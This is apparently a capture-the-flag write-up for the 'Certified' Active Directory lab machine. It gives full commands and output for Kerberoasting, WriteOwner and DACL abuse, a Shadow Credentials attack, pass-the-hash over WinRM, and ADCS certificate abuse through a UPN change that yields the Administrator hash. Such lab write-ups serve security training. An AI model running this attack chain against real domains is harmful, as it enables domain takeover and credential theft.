



Summary
Certified is a medium Active Directory machine that starts with an assumed breach scenario where we already have valid domain credentials.
We begin by performing standard enumeration which leads us to discover domain users and groups. After some initial checks, we move to LDAP and BloodHound enumeration which reveals an interesting ACL attack path.
The attack chain involves abusing WriteOwner on a group to gain control over a service account, performing Shadow Credentials to extract its NT hash, and finally abusing ADCS certificate misconfigurations to escalate to Administrator.
Enumeration
We start with the credentials we already have:
judith.mader:judith09We will start by enumerating domain users and possible shares using crackmapexec:
$ crackmapexec smb 10.129.195.121 -d certified.htb -u "judith.mader" -p "judith09" --usersSMB 10.129.195.121 445 DC01 [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:certified.htb) (signing:True) (SMBv1:False)SMB 10.129.195.121 445 DC01 [+] certified.htb\judith.mader:judith09SMB 10.129.195.121 445 DC01 [*] Trying to dump local users with SAMRPC protocolSMB 10.129.195.121 445 DC01 [+] Enumerated domain user(s)SMB 10.129.195.121 445 DC01 certified.htb\Administrator Built-in account for administering the computer/domainSMB 10.129.195.121 445 DC01 certified.htb\Guest Built-in account for guest access to the computer/domainSMB 10.129.195.121 445 DC01 certified.htb\krbtgt Key Distribution Center Service AccountSMB 10.129.195.121 445 DC01 certified.htb\judith.maderSMB 10.129.195.121 445 DC01 certified.htb\management_svcSMB 10.129.195.121 445 DC01 certified.htb\ca_operatorSMB 10.129.195.121 445 DC01 certified.htb\alexander.hugesSMB 10.129.195.121 445 DC01 certified.htb\harry.wilsonSMB 10.129.195.121 445 DC01 certified.htb\gregory.cameronWe can see multiple domain users including service accounts such as:
management_svcca_operator- several standard domain users
First I tried basic password spraying to check for reuse but didn’t find anything useful, so I moved on to deeper domain enumeration using LDAP.
Using ldapdomaindump, we extract domain structure information:
$ ldapdomaindump ldap://$IP -u 'certified.htb\\judith.mader' -p 'judith09' -o certified.htbFrom the output, one account seems interesting: management_svc.

This account is interesting because it is part of the Remote Management Users group, meaning successful compromise would likely give us WinRM access.
Before moving further, I also checked for Kerberoastable accounts since its a service account.
Since we already have valid domain credentials, we can enumerate SPNs:
$ sudo GetUserSPNs.py certified.htb/judith.mader -dc-ip $IPImpacket v0.9.19 - Copyright 2019 SecureAuth CorporationPassword:ServicePrincipalName Name MemberOf PasswordLastSet LastLogon--------------------------------- -------------- ------------------------------------------ ------------------- ---------certified.htb/management_svc.DC01 management_svc CN=Management,CN=Users,DC=certified,DC=htb 2024-05-13 11:30:51 <never>We find the following service account:
certified.htb/management_svc.DC01So we attempt Kerberoasting:
$ sudo GetUserSPNs.py certified.htb/judith.mader -dc-ip $IP -requestImpacket v0.9.19 - Copyright 2019 SecureAuth CorporationPassword:ServicePrincipalName Name MemberOf PasswordLastSet LastLogon--------------------------------- -------------- ------------------------------------------ ------------------- ---------certified.htb/management_svc.DC01 management_svc CN=Management,CN=Users,DC=certified,DC=htb 2024-05-13 11:30:51 <never>
$krb5tgs$23$*management_svc$CERTIFIED.HTB$certified.htb/management_svc.DC01*$ef3254c16.`[..SNIPPET..]`The hash is obtained successfully, but unfortunately it was not crackable.
At this point, I moved to BloodHound to analyze possible privilege escalation paths.
BloodHound Enumeration
After ingesting and importing the data into BloodHound, we identify a very interesting attack path.

We discover the following:
judith.maderhasWriteOwnerover theManagementgroupManagementgroup hasGenericWriteovermanagement_svcmanagement_svchasGenericAlloverca_operator
So the full attack path becomes:
judith.mader → WriteOwner → Management Group → GenericWrite → management_svc → GenericAll → ca_operatorThis clearly gives us a full privilege escalation chain if we abuse it correctly.
Initial Foothold & User Shell
Abusing WriteOwner on Management Group
We start by taking ownership of the Management group, we can do this either with Impacket or BloodyAd :
Method 1 - Impacket-owneredit
Abusing AD-DACL: WriteOwner - Hacking Articles
impacket-owneredit -action write -new-owner 'judith.mader' -target-dn 'CN=Management,CN=Users,DC=certified,DC=htb' 'certified.htb/judith.mader':'judith09' -dc-ip $IPNow that we own the group, we can grant ourselves the ability to modify its membership:
impacket-owneredit -action write -new-owner 'judith.mader' -target-dn 'CN=Management,CN=Users,DC=certified,DC=htb' 'certified.htb/judith.mader':'judith09' -dc-ip $IP/home/kali/.local/lib/python3.11/site-packages/requests/__init__.py:102: RequestsDependencyWarning: urllib3 (1.26.7) or chardet (5.2.0)/charset_normalizer (2.0.9) doesn't match a supported version! warnings.warn("urllib3 ({}) or chardet ({})/charset_normalizer ({}) doesn't match a supported "Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
[*] Current owner information below[*] - SID: S-1-5-21-729746778-2675978091-3820388244-512[*] - sAMAccountName: Domain Admins[*] - distinguishedName: CN=Domain Admins,CN=Users,DC=certified,DC=htb[*] OwnerSid modified successfully!Then we give ourselves full control over the group:
$ sudo impacket-dacledit -action 'write' -rights 'WriteMembers' -principal 'judith.mader' -target-dn 'CN=Management,CN=Users,DC=certified,DC=htb' 'certified.htb'/'judith.mader':'judith09' -dc-ip $IP[sudo] password for kali:Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
[*] DACL backed up to dacledit-20241215-163205.bak[*] DACL modified successfully!Finally, we add ourselves to the group:
net rpc group addmem "Management" judith.mader -U certified.htb/judith.mader%'judith09' -S $IPMethod 2 - BloodyAD
We set set judith.mader as the owner of the Management group:
bloodyAD --host "$IP" -d "certified.htb" -u "judith.mader" -p "judith09" set owner Management judith.maderAdding Judith to the group:
bloodyAD --host $IP -d 'certified.htb' -u 'judith.mader' -p 'judith09' add groupMember "Management" "judith.mader"At this point, we are part of the Management group.
Shadow Credentials Attack on management_svc
Since the Management group has GenericWrite over management_svc, we can modify sensitive attributes and perform a Shadow Credentials attack.
We use pywhisker to add a key credential, or we can use targetedkerberoast like in the Administrator machine:
$ sudo python3 pywhisker.py -d "certified.htb" -u "judith.mader" -p "judith09" --target "management_svc" --action "add" --filename test1[*] Searching for the target account[*] Target user found: CN=management service,CN=Users,DC=certified,DC=htb[*] Generating certificate[*] Certificate generated[*] Generating KeyCredential[*] KeyCredential generated with DeviceID: b6cb20a2-1ae2-213d-7836-5ab2b2228fa2[*] Updating the msDS-KeyCredentialLink attribute of management_svc[+] Updated the msDS-KeyCredentialLink attribute of the target object[+] Saved PFX (#PKCS12) certificate & key at path: test1.pfx[*] Must be used with password: LImyRXX9MLIgQXVpDRV4[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtoolsThis gives us a certificate and a PFX file:
test1.pfxPassword: LImyRXX9MLIgQXVpDRV4We now request a TGT using PKINIT:
$ sudo python3 gettgtpkinit.py -cert-pfx ../test1.pfx -pfx-pass LImyRXX9MLIgQXVpDRV4 certified.htb/management_svc mgmt_svc.ccache
2024-12-15 16:39:40,694 minikerberos INFO Loading certificate and key from fileINFO:minikerberos:Loading certificate and key from file2024-12-15 16:39:40,712 minikerberos INFO Requesting TGTINFO:minikerberos:Requesting TGT2024-12-15 16:40:02,253 minikerberos INFO AS-REP encryption key (you might need this later):INFO:minikerberos:AS-REP encryption key (you might need this later):2024-12-15 16:40:02,253 minikerberos INFO 3932b339e5a2380acaa72a45135437aac3711cc26d1cb5a8ec154ce9379a8f8eINFO:minikerberos:3932b339e5a2380acaa72a45135437aac3711cc26d1cb5a8ec154ce9379a8f8e2024-12-15 16:40:02,256 minikerberos INFO Saved TGT to fileINFO:minikerberos:Saved TGT to fileWe extract the NT hash:
$ export KRB5CCNAME=mgmt_svc.ccache
$ sudo python3 getnthash.py -key 3932b339e5a2380acaa72a45135437aac3711cc26d1cb5a8ec154ce9379a8f8e certified.htb/management_svc
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
[*] Using TGT from cache[*] Requesting ticket to self with PACRecovered NT Hash a091c1832bcdd4677c28b5a6a1295584Now we have the NT hash of management_svc.
Getting User Shell
We authenticate using evil-winrm:
evil-winrm -i $IP -u management_svc -H a091c1832bcdd4677c28b5a6a1295584We successfully got a shell and retrieved the user flag.
Privilege Escalation (ADCS Abuse)
After gaining access as management_svc, we keep following our initial attack path where we have GenericAll over ca_operator account.
We change its password:
*Evil-WinRM* PS C:\Users\management_svc\Desktop> net user ca_operator my_passwordThe command completed successfully.Since this is a certificate account we will try to enumerate ADCS on the domain using certipy:
$ certipy-ad find -u ca_operator@certified.htb -p my_password -dc-ip $IPCertipy v4.8.2 - by Oliver Lyak (ly4k)
/home/kali/.local/lib/python3.11/site-packages/requests/__init__.py:102: RequestsDependencyWarning: urllib3 (1.26.7) or chardet (5.2.0)/charset_normalizer (2.0.9) doesn't match a supported version! warnings.warn("urllib3 ({}) or chardet ({})/charset_normalizer ({}) doesn't match a supported "[*] Finding certificate templates[*] Found 34 certificate templates[*] Finding certificate authorities[*] Found 1 certificate authority[*] Found 12 enabled certificate templates[*] Trying to get CA configuration for 'certified-DC01-CA' via CSRA[!] Got error while trying to get CA configuration for 'certified-DC01-CA' via CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED - General access denied error.[*] Trying to get CA configuration for 'certified-DC01-CA' via RRP[*] Got CA configuration for 'certified-DC01-CA'[*] Saved BloodHound data to '20241215175740_Certipy.zip'. Drag and drop the file into the BloodHound GUI from @ly4k[*] Saved text output to '20241215175740_Certipy.txt'[*] Saved JSON output to '20241215175740_Certipy.jsonThis reveals certificate templates and a vulnerable configuration in the domain with one that seems interesting:

Certificate Abuse Flow
We initially try to request a certificate on behalf of the Administrator:
$ sudo certipy-ad req -u ca_operator@DC01.certified.htb -p my_password -upn administrator@certified.htb -target certified.htb -ca certified-DC01-CA -template CertifiedAuthenticationCertipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Requesting certificate via RPC[*] Successfully requested certificate[*] Request ID is 6[*] Got certificate with UPN 'ca_operator@certified.htb'[*] Certificate has no object SID[*] Saved certificate and private key to 'ca_operator.pfx'However, we receive a certificate for ca_operator instead.
This happens due to how ADCS maps certificates using the User Principal Name (UPN). It gave us the certificate for the ca_operator, but that’s not what we want we want the administrator certificate so that we can get the admin hash, this article below explains certificate mapping(how a certificate is attributed to which user), it matches SAN(certificate) and UPN(for the user).
Fixing Certificate Mapping (UPN Abuse)
Using our compromised user judith.mader, we query the current UPN of ca_operator to understand how ADCS will map the certificate request. :
ldapsearch -x -H ldap://$IP -D "judith.mader@certified.htb" -w "judith09" -b "DC=certified,DC=htb" "(sAMAccountName=ca_operator)" userPrincipalName# extended LDIF## LDAPv3# base <DC=certified,DC=htb> with scope subtree# filter: (sAMAccountName=ca_operator)# requesting: userPrincipalName#
# operator ca, Users, certified.htbdn: CN=operator ca,CN=Users,DC=certified,DC=htbuserPrincipalName: ca_operator@certified.htbSo what we did at first is request a certificate on behalf of the administrator but when implicit mapping tried to compare it found that SAN ≠ UPN, so we gotta modify the UPN to administrator so that we can get the admin’s certificate and therefore authenticate with it to get the hash :
$ sudo certipy-ad account update -username management_svc@certified.htb -hashes a091c1832bcdd4677c28b5a6a1295584 -user ca_operator -upn administrator[sudo] password for kali:Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Updating user 'ca_operator': userPrincipalName : administrator[*] Successfully updated 'ca_operator'Let’s check if the UPN has changed :
$ ldapsearch -x -H ldap://$IP -D "judith.mader@certified.htb" -w "judith09" -b "DC=certified,DC=htb" "(sAMAccountName=ca_operator)" userPrincipalName# extended LDIF## LDAPv3# base <DC=certified,DC=htb> with scope subtree# filter: (sAMAccountName=ca_operator)# requesting: userPrincipalName#
# operator ca, Users, certified.htbdn: CN=operator ca,CN=Users,DC=certified,DC=htbuserPrincipalName: administratorNow we request the certificate again on behalf of the Administrator and sucessfully got it :
$ sudo certipy-ad req -username ca_operator@certified.htb -p my_password -ca certified-DC01-CA -template CertifiedAuthenticationCertipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Requesting certificate via RPC[*] Successfully requested certificate[*] Request ID is 24[*] Got certificate with UPN 'administrator'[*] Certificate has no object SID[*] Saved certificate and private key to 'administrator.pfx'Administrator Authentication
Now all we need to do is authenticate using the certificate in order to grab the NT hash of the Administrator:
$ certipy-ad auth -pfx administrator.pfx -domain certified.htb -dc-ip 10.129.150.65Certipy v4.8.2 - by Oliver Lyak (ly4k)
/home/kali/.local/lib/python3.11/site-packages/requests/__init__.py:102: RequestsDependencyWarning: urllib3 (1.26.7) or chardet (5.2.0)/charset_normalizer (2.0.9) doesn't match a supported version! warnings.warn("urllib3 ({}) or chardet ({})/charset_normalizer ({}) doesn't match a supported "[*] Using principal: administrator@certified.htb[*] Trying to get TGT...[*] Got TGT[*] Saved credential cache to 'administrator.ccache'[*] Trying to retrieve NT hash for 'administrator'[*] Got hash for 'administrator@certified.htb': aad3b435b51404eeaad3b435b51404ee:0d5b49608bbce1751f708748f67e2d34Final Access
We now authenticate as Administrator and retrieve the root flag 🥳
evil-winrm -i $IP -u Administrator -H 0d5b49608bbce1751f708748f67e2d34